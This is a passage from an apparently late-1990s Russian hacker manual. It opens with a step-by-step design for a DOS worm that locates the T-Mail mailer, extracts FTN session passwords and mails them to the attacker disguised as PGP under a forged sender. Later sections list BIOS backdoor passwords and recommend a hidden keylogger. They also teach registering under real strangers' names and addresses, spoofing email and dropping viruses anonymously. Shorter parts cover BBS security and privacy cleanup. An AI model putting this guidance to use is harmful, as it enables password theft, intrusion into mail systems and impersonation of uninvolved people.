Почитатели Эдгара По наверняка знают выражение «Червь-Победитель». Собственно, любой грамотно написанный «червь» станет победителем, если выйдет на свободу. Особенно с применением свежих идей. Применяя технологию СМ (саморазмножающиеся механизмы), называемую в народе «компьютерные вирусы», можно добиться немалого. Включив в свой СМ некоторую особенность, вместо привычной деструкции можно получить парольный доступ ко многим почтовым узлам со всеми вытекающими отсюда последствиями. Как известно, при установке соединения между двумя FTN-мейлерами они сравнивают свои адреса и пароли. То есть сначала хост получает основной адрес звонящего мейлера и пароль на сессию. Если в конфигурации хоста указаны адрес и пароль звонящего и они совпадают с предъявленным паролем, хост показывает звонящему свой пароль и при совпадении таковых происходит парольная сессия. В подавляющем большинстве случаев электронная почта передается только в парольные сессии, иначе любой мейлер мог бы предъявить хосту подставной адрес и забрать почту, предназначенную для других. В данном случае для того, чтобы перехватывать чужую электронную почту или действовать от лица какого-либо системного оператора, необходимо узнать пароли на сессию звонящей системы и хоста, ожидающего звонка. Кто-то иронически улыбнется: «Как же их можно узнать, если нет возможности «прикинуться хостом», чтобы звонящая система показала свои пароли, если она звонит совсем по другому номеру телефона?!». Разумеется. Но это не нужно. Кто-то скажет: «В таком случае получить эти пароли и от хоста нельзя, поскольку он не будет предъявлять свой пароль и не включит парольную сессию, пока не увидит, что предложенный пароль совпадает с его паролем!» Конечно. Но это тоже не нужно. Что же предпринять? Дело в том, что и хост, и звонящая система могут преподнести свои пароли

«на блюдечке». Для этого не нужно захватывать в заложники семью системного оператора или предлагать миллионы долларов хозяину системы – достаточно разместить на компьютере системного оператора незаметную программу, которая эти пароли найдет и отправит на какой-либо из указанных FTN-адресов. Вот и все. Больше ничего не нужно.

Теперь несколько возможностей реализации этого плана. В странах бывшего СССР наиболее часто используется DOS-совместимый мейлер Андрея Елкина T-Mail, поэтому принципы взлома рассмотрены на примере системы, работающей именно на его основе, Некоторые пользуются программой Антона Дейнова «SantaFox-Mail», принципы ее взлома похожи, кроме того, взломать эту систему гораздо легче благодаря встроенной функции DoorWay. Но об этом ниже. Итак, что же программа должна сделать с системой, чтобы заветные пароли наконец-то были получены? Собственно, алгоритм весьма прост, и описать его можно примерно так:

1. Определение расположения программы T-Mail на жестком диске системы.
2. Определение расположения конфигурационных файлов системы.
3. Извлечение списка паролей и адресов из конфигурации системы.
4. Шифрование списка паролей и адресов с эмуляцией PGP-кодирования.
5. Отправление зашифрованного списка паролей и адресов через аплинка по роутингу на систему взломщика.

Теперь рассмотрим возможные способы реализации. Теоретически это не сложно.

Как правило, системные операторы держат свой T-Mail на жестком диске. Первая задача – определить, куда же оператор спрятал свое «сокровище». Тут-то и намечается разделение. Можно написать «троянца», подсадить его в какую-либо конкретную систему и ждать, когда эта система пришлет свои пароли по почте. Но можно написать и «вирус», расходящийся на несколько почтовых узлов, после чего все зараженные узлы сообщат пароли на сессии со всеми своими парольными линками. Можно искать T-Mail по всему жесткому диску с помощью рекурсивного обхода всех логических дисков и вложенных каталогов. Понятно, что этот метод не так уж деликатен, поскольку системный оператор может заметить, что некая программа на протяжении нескольких минут почему-то занимает винчестер. От такой глупости откажемся. Другое дело, если этим будет заниматься вирус. Почему? Да потому, что большинство вирусов отслеживают вызовы функции 4Bh DOS-прерывания 21h для заражения программ. В таком случае, что мешает этому вирусу анализировать запущенные программы на предмет «а не T-Mail ли это часом?» и находить «сокровища» именно таким образом? Ничего. Анализ правильнее будет вести не только по имени запускаемого файла, потому что системный оператор мог переименовать программу, а в данном случае необходима максимальная надежность. Поэтому лучше всего отлавливать T-Mail по постоянной сигнатуре EXE-файла.

Узнав, где находится программа T-Mail, можно определить, где находятся ее конфигурационные файлы. Если при запуске T-Mail ключ «C» не задан (кстати, перехват командной строки – это еще один довод в пользу того, что поиск программы корректнее выполнять при помощи вируса), основным файлом конфигурации является «T-MAIL.CTL», находящийся в том же каталоге, что и T-Mail. При запуске программы ключ «-C» задает путь и имя основного конфигурационного файла, который понадобится для взлома. Так что необходимо предусмотреть оба варианта запуска. После определения места расположения основного конфигурационного файла нужно получить путь еще к двум файлам – файлу паролей и файлу подстановок (пароли могут находиться в обоих файлах). Важное замечание: если пароль для какого-либо адреса указан в файле подстановок, его дублер из файла паролей игнорируется.

Путь к файлу паролей указан в переменной Security, к файлу подстановок – в переменной SubstList, Переменная конфигурационного файла – это строка, начинающаяся со специальных слов. Например, строка:

```
Security C:−MAIL.LST
```

называется переменной Security и содержит путь и имя файла паролей, в то время как строка

SubstList C:−MAIL.LST

называется, соответственно, переменной SubstList и содержит путь и имя файла подстановок. Разумеется, было бы нежелательно отправлять эти два файла вложением (attach), поскольку оно может потеряться. Надежнее передать эти текстовые файлы по электронной почте в виде обычного письма. Тут возникает проблема: если системный оператор станции, через которую будет проходить это послание (ведь всем известно о его праве читать транзитную почту), обнаружит пароли, он немедленно предупредит об этом того оператора, у кого эти пароли были украдены. Последний договорится со всеми линками о новых паролях, и все старания окажутся напрасными. То есть в целях конспирации придется зашифровать письмо, чтобы при его просмотре казалось, что оно содержит прикрепленный файл. Разумеется, это не обязательно должен быть настоящий PGP, достаточно лишь внешнего сходства и невозможности быстро расшифровать засекреченное послание. Это неплохая гимнастика для ума, поскольку хакер должен уметь не только расшифровывать, но и маскироваться, не только ломать, но и строить.

Теперь нужно выбрать адрес, на который придет это письмо. Желательно отправить его по e-mail в Internet через FTN-Internet гейт. Дело в том, что в таком случае пострадавшему системному оператору будет очень сложно найти отправителя. Очевидно, в этом письме поле «From:» и обратный адрес должны быть подставными. Это собьет системного оператора с толку, и он не станет удалять или задерживать письмо, особенно если в него добавлены «лишние» клуджи «@Via:». О том, как создать нетмейл письмо, можно прочитать в FTS.

Почему же SantaFox-Mail сломать гораздо проще? Дело в том, что в основном конфигурационном файле SF-Mail имеется переменная, указывающая пароль на режим DoorWay. От «червя» требуется только задать какой-либо заранее известный пароль на пользование DoorWay, после чего нужно соединиться терминальной программой с этой системой и набирать это слово. Попав в DoorWay, файлы паролей и подстановок можно украсть «голыми руками». Конечно, если системный оператор заметит, что кто-то брал у него эти файлы, он примет соответствующие меры. Кроме того, после изменения паролей могут появиться сбои в работе системы – пользователи будут пытаться войти в DoorWay со старыми паролями, но они не будут работать. Ясно, что оператор об этом узнает очень скоро.

Как было показано в предыдущей части, «червь» может не только воровать пароли, но и задавать свои. В T-Mail нет режима DoorWay, зато есть так называемый «главный пароль системы», заданный в переменной T-Password основного конфигурационного файла. Изменив этот пароль, можно послать на удаленную систему письмо с соответствующими указаниями к действиям и добиться нужного результата.

Об указаниях подробно написано в документации по программе T-Mail, но нужно помнить, что системный оператор будет оповещен обо всех несоответствиях и сбоях в работе системы.

Безопасность вашей BBS

Если у вас дома стоит собственная BBS или вы только собираетесь ее открыть, сначала нужно позаботиться о ее безопасности.

Во-первых, прежде чем создать свою BBS, надо выбрать программу для нее. Чем больше возможностей предоставляет программа, тем больше всевозможных лазеек, которыми может воспользоваться хакер. В Maximus эти лазейки уже описаны – лучше

всего не пользоваться этой программой. Если Maximus все-таки используется, лучше не устанавливать больше никаких дополнительных утилит, поскольку именно они могут послужить предпосылкой проникновения хакера на BBS. DOS-SHELL лучше сразу убрать с BBS. Никогда никому нельзя раскрывать свои пароли, копировать информацию о пользователях также не стоит. Берегитесь троянских программ, копируемых пользователями. Их можно проверять либо отладчиками, либо дизассемблером, другого способа нет, разве что не запускать их совсем.

Особое внимание нужно уделить директориям. Никогда не устанавливайте программный продукт в директорию, предлагаемую программой по умолчанию. Это, несомненно, может облегчить работу любой троянской программе. Также не стоит запускать маленькие файлы, попавшие на станцию извне. Обычно такие программы и являются «бомбами определенного действия».

Вообще лучшая защита – это нападение. Дело в том, что хакерами многие называют себя совершенно безосновательно. Хакер по заказу фирмы-производителя ломает их системы, таким образом находя лазейки, которые могут быть использованы подобными взломщиками. То есть хакер ищет «дыры», а компания их закрывает. Таким образом, существуют системы, которые взломать практически невозможно.

Глава 8
Хакерские штучки, или Как они это делают

В этой главе раскрыты некоторые «хитрости»: регистрация под вымышленным именем, обход различных «подводных камней» (АОН, авторизирующиеся программы, клавиатурные шпионы, ПЭМИН). Особое внимание уделено вопросам работы с электронной почтой – выяснению реального отправителя сообщения, отправлению анонимных сообщений, выбору второго почтового адреса.

Проверка на отсутствие АОН

Прежде чем получать адрес и звонить на BBS, нужно убедиться (например, путем звонка с сотового телефона, с телефона-двойника типа Panasonic, с таксофона или с телефона, который гарантированно не определяется системой АОН), что на данном узле отсутствует система АОН. Если в списке BBS (или в рекламе) указан тип модема Russian Courier, Zyxell или IDC, с вероятностью 99 % на этих станциях используются АОН. АОН выдает себя характерным щелчком и звуковым сигналом, как правило, после первого гудка (он снимает трубку, а далее идут гудки, выдаваемые самим АОН, как правило, отличающиеся от первого гудка по тональности). Если АОН есть, но все же нужно остаться анонимным (например, хотите провести акцию информационной войны, сбросить новый вирус и тому подобное), можно воспользоваться АнтиАОНом. Эти функции присутствуют практически во всех телефонных аппаратах с АОН (например, в РУСЬ или в Phone Master). Также можно купить приставку-АнтиАОН, которая еще не раз пригодиться (в Москве, например, они продаются на радиорынке в Митино). Функцию АнтиАОН лучше включать почти сразу после набора номера и удерживать ее некоторое время. Если АОН не может определить номер, то после снятия трубки АОН-ом слышится характерные тональные сигналы (порядка 9 штук).

Советы по регистрации

Никогда не стоит регистрироваться под настоящим именем, ведь неизвестно, к кому может попасть эта информация и для чего она будет использована. Можно взять любую телефонную базу, например, КОТИК или ее Online версию

(http://www.xland.ru:8088/tel_win/owa/tel.form), и ввести любую выдуманную фамилию. Тривиальные фамилии, вроде Иванов, Петров, Смирнов, Андреев, Алексеев и так далее, корректнее не использовать, лучше что-то не совсем обычное (ну первое, что приходить в голову: Левашов, Дубинин, Авдотин, Садовский). Далее записываем инициалы, адрес и телефон любого человека из выведенного списка. При регистрации на BBS обычно требуется сообщить такие сведения:

– имя и фамилию (иногда полное ФИО – полученные инициалы нетрудно преобразовать во что либо, например Н.А. в Николая Алексеевича; более того, инициалы могут и не совпадать, ведь потенциально квартира может быть зарегистрирована, скажем, на родителей или жену) – вводятся полученные из базы;

– домашний адрес – полученный из базы;

– телефон – тоже полученный из базы;

– день рождения – придумываем;

– хобби – придумываем;

– и т. д.

Системные операторы BBS, как правило, очень ленивы, и максимум, на что их хватит, так это проверить данные по той же самой базе.

Обязательно нужно все это куда-нибудь записать, можно в файл (и хранить его в надежном месте, например, на диске, созданном программой BestCrypt). Рекомендуется использовать абсолютно разные данные при работе с разными BBS! В FTN-сетях следует регистрироваться, применяя подобные методы.

Рассмотрим еще один аспект privacy. Это «нехорошие» функции многих программ: вести логические протоколы работы и так далее.

Что «помнит» компьютер

Некоторые программы обладают на редкость большим количеством всевозможных «черных ходов», «люков», «багов» и так далее. Вот лишь некоторые примеры:

– Microsoft Outlook Express 4.0 – все письма, которые когда-либо были отправлены, получены или удалены, он все равно хранит в своей базе. Поэтому рекомендуется периодически удалять (лучше невосстановимыми методами, например, с помощью программы Kremlin 2.1) эти файлы. Они расположены в следующих директориях:

Express– почта, здесь необходимо удалить все файлы с расширениями IDX и MBX.

Express– новости, здесь необходимо удалить все файлы с расширениями NCH.

Удалить из базы все удаленные сообщения можно также с помощью опции «Сжать папки».

– Microsoft Internet Explorer 4.0:

– хранит файлы Cookies (их лучше периодически удалять с помощью программы Kremlin 2.1).

Internet Files– хранит все адреса, которые посещались в Интернет (их лучше периодически удалять с помощью программы Kremlin 2.1).

– Microsoft Windows 95:

– хранит все файлы истории (их лучше периодически удалять с помощью программы Kremlin 2.1).

.pwl – в этих файлах Windows хранит имена, телефоны и пароли для соединения с Интернет, все они легко (с помощью специальных программ) расшифровываются.

– (вместо name будет указано имя пользователя) хранит профили и все установки конкретных пользователей (это, кстати, справедливо и для Windows NT)

Express– почта

Express– новости

Book– адресная книга

– файлы Cookies

– файлы закладок Интернет
– файлы истории Windows
.dat – параметры пользователя
.da0 – резерв

Большинство FTP-клиентов сохраняют в специальной директории все места в Интернет, которые посещались пользователем (а иногда сохраняют и нешифрованные имена и пароли). В целях безопасности целесообразно периодически (скажем, раз в неделю) стирать содержимое кэша. Например, в Bullet Proof FTP (одной из лучших программ, получить которую можно на сервере http://www.bpftp.com), он располагается в директории Cache. Лучше производить невосстановимое удаление, например, с помощью программы Kremlin 2.1.

К вопросу о CMOS SETUP

Вот еще один наглядный пример лазеек для спецслужб. Почти любой компьютер имеет возможность установить пароль на вход. Но мало кто знает, что специально для спецслужб (разработчиками BIOS) были созданы универсальные пароли, открывающие вход в любой компьютер. Вот примеры:

– AWARD BIOS: AWARD_SW, lkwpeter, Wodj, aPAf, j262, Sxyz, ZJAAADC
– AMI BIOS: AMI, SER, Ctrl+Alt+Del+Ins (держать при загрузке, иногда просто INS)

Естественно, что вводить пароль нужно в соответствии с регистром букв.

Программы, авторизующиеся в Online

В последнее время все чаще стали появляться программы, которые проверяют через Интернет, зарегистрирована ли данная копия программы. Вернее, когда пользователь работает в Интернет, они незаметно это проверяют, а потом радуют сообщением о том что используемая копия нелегальна. Наглядный тому пример – Bullet Proof FTP. Но это еще не все. Существует мнение, что такие программы, как, например, операционная система Windows, способны как бы следить за всем, что происходит в компьютере (либо сами, либо по команде из Интернет), и отправлять все собранные данные своим разработчикам. Не так давно разразился скандал, когда выяснилось, что один известный FTP-клиент отправлял все вводимые имена и пароли своим разработчикам. Так что будьте бдительны!

Клавиатурные шпионы

Клавиатурные шпионы – это программы, запоминающие, какие клавиши были нажаты в ваше отсутствие, то есть – что творилось на вашем компьютере, пока вас не было в офисе. Для этого все, что набирается на клавиатуре, заносится специальной программой в текстовый файл. Так что набранный на компьютере в бизнес-центре или интернет-кафе текст может без особых проблем стать достоянием владельца такого компьютера. Технически эта операция выполняется классом программ, называемых keyboard loggers. Они разработаны для разных операционных систем, могут автоматически загружаться при включении компьютера и маскируются под резидентные антивирусы или еще что-нибудь полезное.

Самая лучшая из опробованных программ, Hook Dump 2.5 (http://www.geocities.com/SiliconValley/Vista/6001/hookdump.zip или http://www.halyava.ru/ilya/, для Win 3.1 и Win 95) может автоматически загружаться при включении компьютера, при этом никак не проявляя своего присутствия. Набранный на клавиатуре текст, названия программ, в которых набирался текст, и даже скрытый пароль в Dial-Up Networking, который вообще не набирался – все записывается в файл, расположенный в любой директории и под любым именем. Программа имеет много

настроек, позволяющих определять нужную конфигурацию.

Защита от ПЭМИН

Нужно помнить, что за счет побочных электромагнитных излучений и наводок (ПЭМИН) можно считывать информацию с монитора компьютера (разумеется, с помощью специальных технических средств) на расстоянии до 200 метров, а то и больше. Также можно считывать информацию с процессора, клавиатуры, винчестера, дисковода (когда они работают, естественно). Поэтому все криптосистемы становятся почти бессмысленными, если не принять соответствующих мер защиты. Для защиты от ПЭМИН рекомендуется применять генераторы белого шума (в диапазоне от 1 до 1000 МГц) типа ГБШ-1 или Салют. Их (а также другие интересные вещи) можно приобрести в фирмах, торгующих спецтехникой. А можно заняться творчеством и сделать их самостоятельно, используя схемы из популярной книги «Шпионские штучки» (в Москве ее можно приобрести, например, в СК «Олимпийский» или на радиорынке в Митино).

Пейджинговая безопасность

Пейджер стал для многих незаменимым средством оперативного общения. Но мало кто знает, что технология пейджинга позволяет организовать прослушивание (мониторинг) пейджинговых сообщений с помощь несложной аппаратуры (сканер+компьютер+соответствующее программное обеспечение). Поэтому пейджинговые компании контролируются не только ФСБ, ФАПСИ и прочими силовыми подразделениями, но и всеми, кому не лень, в том числе криминальными структурами и новоявленными Джеймс Бондами в лице отечественных фирм, занимающихся так называемой защитой информации.

Электронная почта

Получение E-mail

Иногда у пользователя возникает ситуация, когда хотелось бы выявить реального автора полученного сообщения. Например, получено сообщение от вашей жены, в котором она пишет, что уходит к другому. Вы можете либо вздохнуть с облегчением, выпить на радостях рюмку-другую и отправиться с друзьями на дачу праздновать это событие, либо попытаться выяснить, не является ли это чьей-то шуткой.

Ваши друзья могли легко изменить поле From в отправленном сообщении, поставив туда вместо своего обратного адреса хорошо известный вам адрес вашей жены, например masha@flash.net. Как это делается, можно прочесть в разделе «Отправление e-mail». Так что стоящая перед нами задача сводится к следующему: определить, соответствует ли указанный адрес отправителя адресу, с которого в действительности было отправлено сообщение.

Итак, каждое электронное сообщение содержит заголовок (header), который содержит служебную информацию о дате отправления сообщения, названии почтовой программы, IP-адресе машины, с которой было отправлено сообщение, и так далее. Большинство почтовых программ по умолчанию не отражают эту информацию, но ее всегда можно увидеть, открыв с помощью любого текстового редактора файл, содержащий входящую почту, или используя функцию почтовой программы, позволяющую просматривать служебные заголовки (как правило, она называется Show all headers). Что же видим?

```
Received: by geocities.com (8.8.5/8.8.5) with ESMTP id JAA16952
for ; Tue, 18 Nov 1997 09:37:40 −0800 (PST)
```

Received: from masha.flash.net (really [209.30.69.99])
by endeavor.flash.net (8.8.7/8.8.5) with SMTP id LAA20454
for ; Tue, 18 Nov 1997 11:37:38 −0600 (CST)
Message−ID: <3471D27E.69A9@flash.net>
Date: Tue, 18 Nov 1997 11:38:07 −0600
From: masha@flash.net
X−Mailer: Mozilla 3.02 (Win95; U)
MIME−Version: 1.0
To: petya@geocities.com
Subject: I don't love you any more, you *&$%# !!!!

Да, много всякого. Не вдаваясь в технические подробности, в общих чертах: заголовки Received сообщают путь, который прошло сообщение в процессе пересылки по сети. Имена машин (geocities.com, endeavor. flash.net) указывают на то, что сообщение, скорее всего, пришло к вам в geocities.com из домена вашей жены flash.net. Если имена машин не имеют ничего общего с flash.net (например, mailrelay.tiac.net), это повод задуматься о подлинности сообщения. Но самая главная строка для нас – последняя из строк, начинающихся со слова Received:

Received: from masha.flash.net (really [209.30.69.99])

Она отражает имя машины (masha.flash.net) и уникальный IP-адрес, с которого было отправлено сообщение. Указанный домен (flash.net) соответствует адресу вашей жены. Впрочем, ваши друзья могли подделать и строку masha.flash.net (в Windows 95 это делается через Control Panel=>Network=>TCP/IP Properties=>DNS Configuration, указав masha и flash.net в полях Host и Domain соответственно), поэтому важно определить имя, соответствующее данному IP-адресу: 209.30.69.99.

Для определения имени, соответствующего цифровому адресу, можно воспользоваться одной из доступных программ, например WS-Ping32 (http://www.glasnet.ru/glasweb/rus/wsping32.zip), а лучше CyberKit (http://www.chip.de/Software/cyber.zip). Набрав цифровой адрес, даем команду NS LookUp (Name Server Lookup) и смотрим на полученный результат. Когда имя определено, дальше все просто: если получено что-либо похожее на ppp303.flash.net или p28-dialup.flash.net, то сообщение отправлено вашей женой (или кем-то, имеющим почтовый адрес во Flashnet, но выяснить это подробнее уже нельзя). Если указано нечто весьма далекое от flash.net – скорее всего, отправляла сообщение не ваша жена. Иногда адрес не определяется. В этом случае можно воспользоваться функцией TraceRoute той же программы. Эта функция поможет проследить путь от вашей машины до указанного IP-адреса. Если этот адрес (он будет последним в списке узлов, через которые сигнал прошел от вашего компьютера до компьютера с указанным IP-адресом) снова не определяется, то последний из определенных по имени узлов все-таки укажет на примерное географическое положение компьютера отправителя. Еще более простым и изящным способом определения страны и даже названия провайдера или сети является использования вот этого адреса:

http://www.tamos.com/bin/dns.cgi

Итак, в результате получилось что-то вроде Brasilian Global Network. Ваша жена не бывала последнее время в Бразилии? Нет? Ну, тогда она от вас и не уходила. Вас разыграли. Будьте бдительны!

Отправление E-mail

Даже вполне добропорядочные граждане иногда хотят сохранить в тайне свою личность при высказывании своего мнения, скажем, автору сайта, пропагандирующего

фашизм, или президенту Лукашенко. Вопросы приобретения второго (анонимного) электронного адреса вынесены в отдельный подраздел «Второй адрес».

Remailer (Ремейлер) – это компьютер, получающий сообщение и отправляющий его по адресу, указанному отправителем. В процессе переадресации все заголовки (headers), содержащие информацию об отправителе, уничтожаются, так что конечный получатель лишен всякой возможности выяснить, кто является автором сообщения. Таких программ в сети много, некоторые из них позволяют указывать фиктивный адрес отправителя, большинство же прямо указывают в заголовке, что сообщение анонимно. Чтобы узнать, как пользоваться ремейлером, нужно отправить сообщение по адресу remailer@replay.com, указав в поле Subject remailerhelp. Через некоторое время придет ответ с подробными инструкциями об отправке анонимных сообщений. Еще более простой способ – это отправиться по адресу

http://www.replay.com/remailer/

Там расположен ремейлер, позволяющий посылать сообщения прямо из WWW. На этом же сайте также можно воспользоваться цепочкой из ремейлеров, так что отправленное сообщение пройдет через несколько компьютеров, каждый из которых старательно уничтожит все заголовки предыдущего. Но делать это, скорее всего, нецелесообразно. Во-первых, одного ремейлера вполне достаточно (если, конечно, отправитель не секретный агент), во-вторых, сообщение может затеряться и не дойти до получателя, в-третьих, оно может идти очень долго. Вот пример полученного сообщения:

Date: Mon, 31 Mar 1997 12:33:23 +0200 (MET DST)
Subject: The rest is silence:
To: petya@glasnet.ru
From: nobody@REPLAY.COM (Anonymous)
Organization: Replay and Company UnLimited
X−URL: http://www.replay.com/remailer/
X−001: Replay may or may not approve of the content of this posting
X−002: Report misuse of this automated service to abuse@replay.com

Теоретически определить реального отправителя сообщения с использованием ремейлера можно, но практически это сделать очень сложно. На это способны лишь люди из ФСБ, ФАПСИ, ЦРУ и им подобных организаций. Но и они должны будут предварительно запастись решением суда, чтобы ремейлер открыл им требуемую информацию. А если использовалась цепочка ремейлеров, то придется обойти всю цепочку. Но если отправитель к тому же пользовался анонимным proxy-сервером и (или) анонимайзером, то шанс найти его становиться еще меньше (не забудьте отключить использование файлов Cookies).

Итак, первое апреля. Вы умираете от желания сообщить своему другу от имени его провайдера о том, что его счет закрыт за неуплату (сообщение должно быть с обратным адресом его провайдера). Описанные ниже способы хороши для розыгрышей, но мало пригодны, если действительно нужно остаться анонимным. Варианты таковы:

Использование обычной почтовой программы. Самый простой вариант: поставить в своей почтовой программе в поле Return Address любой адрес, и если получатель письма не станет изучать его заголовок, он останется в уверенности, что получил сообщение именно от того, чей адрес указан в поле From. Очень просто и очень ненадежно.

Использование специальной программы – анонимизатора. Таких программ несколько, примером может служить AnonyMail (ftp://ftp.tordata.se/www/hokum/amail10.zip). Заполняются поля From, To, Subject (тут все ясно), и поле Host, в котором указывается имя хоста, через который будет отправлена почта. Поскольку протокол отправки сообщений SMTP не требует в подавляющем большинстве случаев какой-либо авторизации отправителя, смело можно указать практически любое имя, желательно такое же, как у

предполагаемого получателя этого сообщения. Для не очень опытного пользователя определение подлинности сообщения будет значительно затруднено. Например, если отправляется письмо по адресу kiska@frontier.net, в поле Host нужно указать адрес frontier.net. Для проверки можно отправить сообщение самому себе. Недостатки: IP-адрес вашей машины все-таки будет отражен в заголовке. Кроме того, поле To в полученном сообщении превратится, скорее всего, в Apparently-To. Правда, мало кто обратит на это внимание. Эти способы вполне корректно работают и с русскими кодировками. Поскольку de facto стандартом для пересылки сообщений между разными компьютерами является KOI8-R, при рассылке сообщений рекомендуется использовать именно эту кодировку – отправленное сообщение, скорее всего, будет правильно перекодировано почтовым компьютером получателя.

Второй адрес

Проблема защиты частной жизни в сети ставит перед пользователями вопрос об обладании вторым (третьим… десятым) электронным адресом. Его хорошо иметь там, где почту не будут читать, и в том домене, географическая принадлежность которого «нейтральна». В общем, все те же требования, что и ко второму паспорту и гражданству. Наличие такого адреса защищает от попыток выяснить личность пользователя, дает возможность предоставлять разные адреса разным корреспондентам в зависимости от их статуса, избавляет от необходимости извещать всех корреспондентов о новом адресе, если пользователь сменил провайдера или переехал в другую страну. Существует довольно много служб, позволяющих бесплатно получить второй электронный адрес. По способу отправки и получения почты эти службы можно разделить на три основных типа.

Тип 1. Пример: http://www.europe.com. Службы этого типа дают пользователю возможность перенаправлять полученную на новый адрес корреспонденцию по указанному пользователем адресу. Таким образом, в наличии уже должен быть какой-либо адрес почты, поскольку используя протокол POP3 почту забрать нельзя. Отправление почты осуществляется напрямую через хост этой службы (протокол SMTP). Существует, правда, 60-дневный период, в течение которого можно пользоваться и обычным почтовым ящиком (POP3), после истечения периода – за деньги. Пользователь самостоятельно выбирает userid, а также домен из нескольких (бесплатно) или многих (платно) предложенных имен, например: iname.com, writeme.com, girls.com, boys.com. Выполнив несложные инструкции, можно стать обладателем нового адреса, скажем ohhhhhhh@girls.com. В процессе заполнения анкеты нужно указать свою страну (например, Албания), имя (тут вариантов мало, все пишут Иван Петров или Петр Иванов) и адрес, на который должна пересылаться вся приходящая корреспонденция. Этот адрес впоследствии можно легко изменить. Вот и все! Недостаток: настоящий адрес пользователя известен сотрудникам службы.

Тип 2. Службы этого типа дают пользователю возможность как отправлять почту напрямую, так и получать ее (POP3 и SMTP), так что первичный адрес либо совсем не нужен, либо потребуется всего лишь раз, при открытии счета. Для этих целей можно использовать адрес приятеля или адрес в Hotmail (см. ниже). Пример: http://www.geocities.com или http://www.netaddress.com (возможности последней даже шире, она позволяет помимо POP3 и SMTP читать и отправлять почту из окна браузера, поэтому службу можно отнести и к типу 3). Технология открытия счета примерно такая же. Преимущество: настоящий первичный адрес неизвестен, единственный «след», который остается, это IP-адрес, с которого происходит чтение и отправление почты. Службы также дают возможность перенаправлять почту на первичный адрес, если есть такое желание. Кроме того, практически почту пользователя смогут прочесть только администраторы службы, а не московский провайдер или ФАПСИ с ФСБ, хотя теоретически и это возможно.

Тип 3. Принципиально другой тип службы. Чтение и отправление почты происходят без использования почтовой программы, прямо в окне браузера. Пример:

http://www.hotmail.com. Переадресация на первичный адрес невозможна. Преимущества: можно читать почту с любого компьютера с доступом в WWW, будь то другая страна или Интернет-кафе в Южном Бутово, плюс опять же сложности отслеживания почты. Недостаток: не очень удобно пересылать файлы – в каждом письме можно отправить только один файл и только с использованием Netscape Navigator 2.0 и выше или Internet Explorer 4.0 и выше. Совсем не сложно, зато как удобно! Стоит также отметить сайт http://www.mailcity.com, который позволяет создавать неограниченное количество копий и слепых копий адресов. Эта программа на основе Web – воплощенная мечта для тех, кто занимается массовой рассылкой писем. И в заключении еще одно важное соображение касательно privacy. При отправлении почты через любую из этих служб, заголовок сообщения содержит IP адрес, с которого отправлено сообщение. Даже Hotmail это делает. Но, если при отправке сообщения с использованием почтовых служб первых двух типов скрыть свой реальный IP адрес нельзя (это связано с самим принципом работы протокола SMTP), то при использовании почтовой службы третьего типа, то есть при отправлении почты из окна браузера, лазейка все же есть. Это говорит о том, что почтовый адрес третьего типа можно сделать практически полностью анонимным, достаточно лишь воспользоваться одним из способов анонимизации своих путешествий по сети. Как это сделать написано в разделе «На FTP-сервер под чужим IP-адресом».

Идентификация пользователя по E-mail

Да, действительно, а зачем устанавливать личность по известному адресу электронной почты?

А зачем устанавливают автоматический определитель номера (АОН)? А зачем существует база данных, в которой по телефону можно определить имя и адрес человека? Причин много, начиная от чистого развлечения (кто не хочет поиграть в Пинкертона?), и заканчивая желанием выяснить, кто это с адресом someone@oxford.edu поздравляет вас каждый год с днем рождения и признается в любви. Кроме того, поняв методики поиска информации, становится ясно, насколько уязвима анонимность такого отправителя в сети. Заметим сразу, что способы выяснения личности по известному адресу e-mail весьма разнообразны, причем ни один из них не гарантирует успеха. Обратная задача решается довольно тривиально: множество E-mail directories (Four11, WhoWhere) позволяют найти по имени человека его адрес (если, конечно, он сам того захотел). Рассмотрим задачу нетривиальную.

Pinger

Воспользовавшись программой CyberKit (http://www.chip.de/Software/ cyber.zip) или, например, WSPing32 (http://www.glasnet.ru/glasweb/ rus/wsping32.zip) пользователь получает возможность ткнуть пальцем в любой адрес электронной почты и спросить: «А это кто?». Иногда можно даже получить ответ. Итак, задаем адрес someone@oxford.edu, получаем:

Login name:someone In real life: John McCartney
Directory:/usr/someone Shell: /usr/bin/csch
Last login Fri Aug18, 1995 on ttyv3 from dialup.oxford.edu
No mail
No plan

OK, someone@oxfrord.edu принадлежит John McCartney. Дело сделано, хотя очень часто никакого результата не будет, либо появится строка типа «Forwarding service denied» или «Seems like you won't get what you are looking for».

То же самое можно сделать, не забивая компьютер подобными программами (хотя

они очень полезны и пригодятся не раз), а посетив Web-интерфейс, позволяющий получить тот же самый результат (http://web.lm.com/sfw.html). Следует заметить, что выполнение Pinger с использованием имени хоста (в данном случае oxford.edu) может не принести никакого результата, в то время как использование видоизмененного (альтернативного) имени хоста результат даст. Как узнать альтернативное имя хоста? При помощи CyberKit, функция NS LookUp. Нужно ввести имя www.oxford.edu и посмотреть на полученный результат. Он может содержать альтернативные имена хоста, называемые aliases, например panda.oxford.edu. Попробуйте someone@panda.oxford.edu, – может сработать.

Иногда информация в ответ на Pinger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит идентифицируемый адрес. Решение простое: можно найти пользователя из искомого домена в Internet Reky Chat и попросить его сделать Pinger-запрос. Программа-клиент для IRC содержит функцию Pinger, так что никакое специальное программное обеспечение человеку, к которому вы обратились, не потребуется.

Поиск в WWW и Usenet

Это сделать очень просто:

Нужно набрать адрес http://www.altavista.digital.com и нажать Find! Есть вероятность найти домашнюю страницу искомого пользователя или упоминание о нем на других страницах. Там вполне может быть имя обладателя адреса, а если повезет, и фото.

Если человек с искомым адресом отправлял в какую-нибудь группу Usenet сообщение, то его можно разыскать по адресу. Для этого можно воспользоваться системой AltaVista (http://www.altavista.digital. com), позволяющей производить поиск во всех недавно отправленных в Usenet сообщениях. В поле поиска нужно набрать искомый адрес (перед адресом необходимо написать from:). После нажатия кнопки Find откроется новое окно с результатами поиска.

Поиск в системе DejaNews (http://www.dejanews.com) проводить предпочтительнее, потому что она предлагает поискать нужный адрес и среди старых сообщений, если среди недавних он не найден. Поиск также можно вести прямо с этой страницы (from: писать не нужно, просто адрес).

Поиск в E-mail Directories

В Интернет широко представлены службы, позволяющие разыскать электронный адрес человека по его имени. Между тем эти же службы иногда можно использовать для выполнения обратной задачи. На какой-либо из указанных ниже страниц можно задать лишь домен искомого адреса, без имени.

http://www.four11.com
http://www.yahoo.com/search/people
http://www.bigbook.com
http://www.bigfoot.com
http://www.bigyellow.com
http://www.infospace.com
http://www.abii.com/lookupusa/adp/peopsrch.htm
http://www.looksmart.com
http://www.switchboard.com
